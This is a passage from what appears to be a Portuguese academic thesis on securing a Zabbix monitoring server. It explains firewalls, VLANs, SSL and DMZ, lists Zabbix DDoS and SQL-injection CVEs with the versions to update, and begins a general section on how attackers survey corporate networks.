
Esse tipo de ataque direcionado a um servidor Zabbix, pode ocasionar várias perdas de serviços ativos, problemas no monitoramento de servidores e podendo danificar muito a rede deixando-a mais vulnerável ainda.

# 6 MELHORES PRATICAS DE SEGURANÇA

## 6.1 FIREWALL

Firewall é uma solução de segurança baseada em hardware ou sofware (mais comum) que, a partir de um conjunto de regras ou instruções, analisa o tráfego de rede para determinar quais operações de transmissão ou recepção de dados podem ser executadas. “Parede de fogo”, a tradução literal do nome, já deixa claro que o firewall se enquadra em uma espécie de barreira de defesa. A sua missão, por massim dizer, consiste basicamente em bloquear trafego de dados indesejados e liberar acessos autorizados.


**Figura 4 –** Exemplo de um firewall protegendo a rede interna.




**Fonte:** Autoria própria, 2015.

Na figura, é um exemplo de um firewall em funcionamento, realizando regas e filtros das principais portas:

**Figura 5 –** Exemplo de Firewall em funcionamento




**Fonte:** Estrozi, 2009.

A imagem um exemplo de como seria a filtragem das informações que trafegam entre as redes, realizando a comunicação das principais redes utilizando portas especificas de comunicação do Zabbix (10050 e 10051).

## 6.2 VLAN

Uma Virtual Local Área Network (VLAN) ou Virtual LAN, em português Rede Local Virtual é uma rede local agrupada um conjunto de máquinas logica e não física.

Dentro de uma rede de computadores, uma VLAN é quando você cria uma separação entre partes da rede. Você literalmente divide a rede em pedaços separados, aonde um pedaço não fala com o outro (pelo menos não diretamente) Assim temos um único switch que se conecta a todos os computadores da rede, porem o administrador informa ao switch quais computadores (ou impressoras,


servidores telefones IP, etc.) se falam diretamente e quais não podem conversar.

Hoje em dia, a principal razão para se implementar VLANs é a seguranã. Separando aplicações (usuários, telefonia, vigilância, etc.), camadas de rede (usuários, servidores, storage, etc.) e departamentos (vendas, RH, administração, etc.).

Com essa proteção das VLANs ajuda o Zabbix a ter o redirecionamento das informações diretamente para cada equipamento e ajudando na proteção das informações, já que as informações vão ser entregues diretamente.

Veja a figura abaixo, um switch gerenciável sendo configurado em 2 redes:

**Figura 6 –** Configuração de um switch aplicando 2 VLANS rede 10 e 20




**Fonte:** NETWORKLESSONS, 2015.

A imagem retrata a configuração de um switch A dividindo 2 computadores e faixas de redes diferentes, com a ajuda do switch gerenciável o Zabbix pode receber/enviar informações diretamente para os equipamentos em redes diferentes.


## 6.3 SSL

Secure Sockets Layer (**SSL**) é um padrão global em tecnologia de segurança desenvolvida pela Netscape em 1994. Ele cria um canal criptografado entre um servidor web e um navegador (browser) para garantir que todos os dados transmitidos sejam sigilosos e seguros. Ele foi criado para fornecer criptografia dos

dados e realiza a autenticação do cliente com o servidor (KUROSE, 2004).

Figura 7 mostra com detalhes a comunicação do cliente com servidor:


**Figura 7 –** Comunicação cliente servidor utilizando SSL




**Fonte:** TIVOLI..., 2015.

O Zabbix só usa SSL para comunicação via browser entre o cliente e o servidor.

**Figura 8 –** Opção que ativa o SSL no Zabbix




**Fonte:** BLOG..., 2016.


## 6.4 DMZ

A DMZ, do termo em inglês “DeMilitarized Zone”, ou seja, “Zona Desmilitarizada” são áreas intermediárias entre a rede interna e externa onde os servidores que recebem tráfego externo estão hospedados de maneira separada da rede interna de uma empresa. Sua função é manter os serviços que possuem acesso externo separados da rede local, restringindo ao máximo um potencial dano causado por algum invasor.

Os equipamentos situados na DMZ têm como função fornecer serviços aos usuários externos, de tal modo que estes não necessitem acessar a rede interna, proporcionando um certo grau de isolamento da rede interna (confiável) em relação ao tráfego que vêm da rede externa (não confiável).

Na figura 9 podemos observar como funciona a estrutura de uma rede DMZ:

**Figura 9 –** Estrutura de uma rede DMZ




**Fonte:** SOFTWARE..., 2009.

A imagem retrata funcionamento da rede utilizando DMZ, onde serviços de FTP, SMTP e servidor WEB estão separados da rede local. A comunicação da DMZ está sendo feita através do firewall, protegendo assim as informações. O Zabbix por sua vez pode está realizando a comunicação da rede interna com os serviços que ficam na DMZ ou vice-versa. A Figura x mostra detalhadamente o procedimento.

## 6.5 CVE

CVE ou *Common Vulnerabilities and Exposures* é um site de dicionário de uso público, adiciona informações cujo foco é mostrar as vulnerabilidades de diversos programas. No site são demonstradas diversas falhas de segurança, mostrando com detalhes o erro de cada aplicação e as correções de cada vulnerabilidade.

No caso do ataque de negação de serviço, o recomendado a ser feito é realizar a atualização da versão para a mais recente.

Quadro de ataques com as correções já encontrados no Zabbix. Os dados pesquisados foram dos anos mais recentes:

**Quadro 1 –** Duas correções de ataques do DDOS

| DDOS | | | | | | |
|---|---|---|---|---|---|---|
| **CVE** | **Tipo Produto** | **Fornecedor** | **Produto** | **ANO** | **Versão** | **ATUALIZAR** |
| CVE-2011-3263 | Aplicação | Zabbix | Zabbix | 2011 | 1.8.5 | RC1 |
| | | | | | 1.9.0 | Alfa |
| | | | | | 1.9.1 | Alfa |
| | | | | | 1.9.2 | Alfa |
| | | | | | 1.9.3 | Alfa |
| CVE-2006-6692 | | | | 2006 | 2.0.0 | - |

**Fonte:** CVE DETAILS, 2015a.

Duas principais correções feitas recentemente pelo suporte Zabbix do ataque Sql Injection:

**Quadro 2 –** Duas correções de ataques SQL Injection

| SQL INJECTION | | | | | | |
|---|---|---|---|---|---|---|
| **CVE** | **Tipo Produto** | **Fornecedor** | **Produto** | **ANO** | **Versão** | **ATUALIZAR** |
| CVE-2014-9450 | Application | Zabbix | Zabbix | 2014 | 2.2.2 | RC1,RC2,RC3 |
| | | | | | 2.2.3 | RC1,RC2 |
| | | | | | 2.2.4 | RC2,RC3,RC4,RC1 |
| | | | | | 2.2.5 | RC1 |
| | | | | | 2.2.6 | RC1 |
| | | | | | 2.2.7 | RC2 |
| CVE-2012-3435 | | | | 2012 | 2.0.0 | RC1,RC2,RC3,RC4,RC5,RC6 |
| | | | | | 2.0.1 | RC2,RC1 |

**Fonte:** CVE DETAILS, 2015b.

# 7 ANALISANDO VULNERABILIDADES E ATAQUES AO ZABBIX

Para realizar ataques em ambientes coorporativos é necessário fazer um levantamento requisitos, onde antes de obter as informações o atacante de realizar uma simulação de ataques entre usuários e de alguns acessos ativos. Geralmente esses ataques são feitos através de pontos de acesso ao wi-fi da rede local, na qual após estudar as vulnerabilidades do seu alvo, seja ela por falha em projetos ou configuração de programas, irá executar suas ações maliciosa para tentar invadir o sistema que tenha interesse.

As vulnerabilidades apresentadas, foram obtidas através de referências pesquisadas na internet. Devido a algumas vulnerabilidades já estarem corrigidas em versões atuais do Zabbix, algumas são temporais, ou seja, realizada em um determinado momento.

